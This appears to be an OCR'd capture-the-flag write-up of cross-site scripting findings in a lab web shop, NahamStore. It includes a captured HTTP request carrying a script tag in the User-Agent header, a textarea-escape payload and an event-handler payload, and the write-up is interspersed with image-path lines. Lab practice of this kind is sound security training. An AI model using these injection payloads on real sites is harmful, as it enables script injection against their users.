
Pretty | Raw | Hex

```
1  POST /basket HTTP/1.1
2  Host: nahamstore.thm
3  User-Agent: <script>alert("HACKED")</script>
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 37
9  Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/basket
12 Cookie: session=3ed1456f544d9d1fca34e6b05d387c61; token=0ec6cc0c9db6d85ab3ff3bee45ee3cab
13 Upgrade-Insecure-Requests: 1
14
15 address_id=5&card_no=1234123412341234
```




XSS (question 6)

On returns page I found "auth" parametr what is vulnerable to XSS





I need to escape from textarea



Payload `<textarea><script>alert(1)</script>`


And I succesfully escaped






XSS (question 8)

The next XSS I found in discount code




Now I need to exit from double quotes




Payload founded in "payload all the things"

```
<div onpointerover="alert(45)">MOVE HERE</div>
```





XSS (question3)

On main page if click to the product image - I can found very interesting information




change name parametr to "nicename" and find him in title section





